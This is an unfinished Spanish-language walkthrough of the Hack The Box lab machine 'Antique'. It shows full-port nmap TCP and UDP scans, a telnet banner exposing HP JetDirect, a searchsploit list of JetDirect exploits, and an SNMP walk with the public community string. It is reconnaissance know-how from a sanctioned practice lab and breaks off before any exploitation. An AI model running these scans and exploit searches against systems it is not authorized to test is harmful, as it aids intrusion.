

Máquina Antique Linux Easy Hack The Box

Documentar mas tarde.




Target IP Address
10.10.11.107

Solo puerto telnet abierto, bastante raro si soy sincero




```
┌──(jouker㉿joukerm)-[~]
└─$ sudo nmap -p- --open --min-rate 2000 -n -Pn -sV -sC -vvv 10.10.11.107 -oN scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-27 23:06 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:06
Completed NSE at 23:06, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:06
Completed NSE at 23:06, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:06
Completed NSE at 23:06, 0.00s elapsed
Initiating SYN Stealth Scan at 23:06
Scanning 10.10.11.107 [65535 ports]
Discovered open port 23/tcp on 10.10.11.107
SYN Stealth Scan Timing: About 46.38% done; ETC: 23:07 (0:00:36 remaining)
```




```
adjust_timeouts2: packet supposedly had rtt of 9958689 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 9958689 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of 9958689 microseconds.  Ignoring time.
Completed SYN Stealth Scan at 23:10, 44.18s elapsed (65535 total ports)
Initiating Service scan at 23:10
Scanning 1 service on 10.10.11.107
Completed Service scan at 23:10, 5.00s elapsed (1 service on 1 host)
NSE: Script scanning 10.10.11.107.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:10
Completed NSE at 23:10, 8.08s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:10
Completed NSE at 23:10, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:10
Completed NSE at 23:10, 0.00s elapsed
Nmap scan report for 10.10.11.107
Host is up, received user-set (8.0s latency).
Scanned at 2025-05-27 23:09:35 CEST for 57s
Not shown: 54370 filtered tcp ports (no-response), 11164 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE    REASON         VERSION
23/tcp open  tcpwrapped syn-ack ttl 63

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:10
Completed NSE at 23:10, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:10
Completed NSE at 23:10, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:10
Completed NSE at 23:10, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.62 seconds
           Raw packets sent: 130698 (5.751MB) | Rcvd: 52631 (2.105MB)

┌──(jouker㉿joukerm)-[~]
└─$ 
```

He tenido que mirar que pasa aquí ya que esto no lo había hecho nunca, básicamente solo esta el puerto 23 abierto, he de investigar alguna otra alternativa inicial para escanear puertos, por defecto escaneo los puertos por TCP pero nunca los he escaneado por UDP.




```
┌──(jouker㉿joukerm)-[~]
└─$ sudo nmap -p- -sU --min-rate 4000 -n -Pn -sV -sC -vvv 10.10.11.107
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-27 23:13 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:13
Completed NSE at 23:13, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:13
Completed NSE at 23:13, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:13
Completed NSE at 23:13, 0.00s elapsed
Initiating UDP Scan at 23:13
Scanning 10.10.11.107 [65535 ports]
Increasing send delay for 10.10.11.107 from 0 to 50 due to max_successful_tryno increase to 4
Increasing send delay for 10.10.11.107 from 50 to 100 due to max_successful_tryno increase to 5
Increasing send delay for 10.10.11.107 from 100 to 200 due to max_successful_tryno increase to 6
Increasing send delay for 10.10.11.107 from 200 to 400 due to max_successful_tryno increase to 7
Increasing send delay for 10.10.11.107 from 400 to 800 due to max_successful_tryno increase to 8
Increasing send delay for 10.10.11.107 from 800 to 1000 due to max_successful_tryno increase to 9
Warning: 10.10.11.107 giving up on port because retransmission cap hit (10).
UDP Scan Timing: About 17.20% done; ETC: 23:16 (0:02:29 remaining)
UDP Scan Timing: About 33.87% done; ETC: 23:16 (0:01:59 remaining)
Stats: 0:01:27 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 48.56% done; ETC: 23:16 (0:01:32 remaining)
```



```
UDP Scan Timing: About 64.93% done; ETC: 23:16 (0:01:03 remaining)
Discovered open port 161/udp on 10.10.11.107
Discovered open port 161/udp on 10.10.11.107
Discovered open port 161/udp on 10.10.11.107
UDP Scan Timing: About 81.58% done; ETC: 23:16 (0:00:33 remaining)
```


Esta el puerto 161 abierto que representa un servicio snmp



```
Scanned at 2025-05-27 23:20:14 CEST for 8s

PORT    STATE SERVICE REASON              VERSION
161/udp open  snmp    udp-response ttl 63 SNMPv1 server (public)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:20
Completed NSE at 23:20, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:20
Completed NSE at 23:20, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:20
Completed NSE at 23:20, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.59 seconds
           Raw packets sent: 2 (167B) | Rcvd: 1 (71B)

┌──(jouker㉿joukerm)-[~]
└─$
```


Al intentar hacer una conexión con telnet veo que Utiliza un HP

JetDirect:




```
Shellcodes: No Results

┌──(jouker㉿joukerm)-[~]
└─$ telnet 10.10.11.107
Trying 10.10.11.107...
Connected to 10.10.11.107.
Escape character is '^]'.

HP JetDirect

Password: 
```

Hace pinta de que es este de aquí




```
┌──(jouker㉿joukerm)-[~]
└─$ searchsploit JetDirect
------------------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                                                                  |  Path
------------------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
HP Jetdirect - Path Traversal Arbitrary Code Execution (Metasploit)                                                                             | unix/remote/45273.rb
HP JetDirect FTP Print Server - 'RERT' Denial of Service                                                                                        | windows/dos/29787.py
HP JetDirect J3111A - Invalid FTP Command Denial of Service                                                                                     | hardware/dos/20090.txt
HP JetDirect PJL - Interface Universal Directory Traversal (Metasploit)                                                                         | hardware/remote/17635.rb
HP JetDirect PJL - Query Execution (Metasploit)                                                                                                 | hardware/remote/17636.rb
HP JetDirect Printer - SNMP JetAdmin Device Password Disclosure                                                                                 | hardware/remote/22319.txt
HP JetDirect rev. G.08.x/rev. H.08.x/x.08.x/J3111A - LCD Display Modification                                                                   | hardware/remote/20565.c
------------------------------------------------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Intento enumerar de todas Formas y veo que haciendo snmpwalk obtengo unas credenciales




```
┌──(jouker㉿joukerm)-[~]
└─$ snmpwalk -v1 -c public 10.10.11.107
iso.3.6.1.2.1 = STRING: "HTB Printer"
```



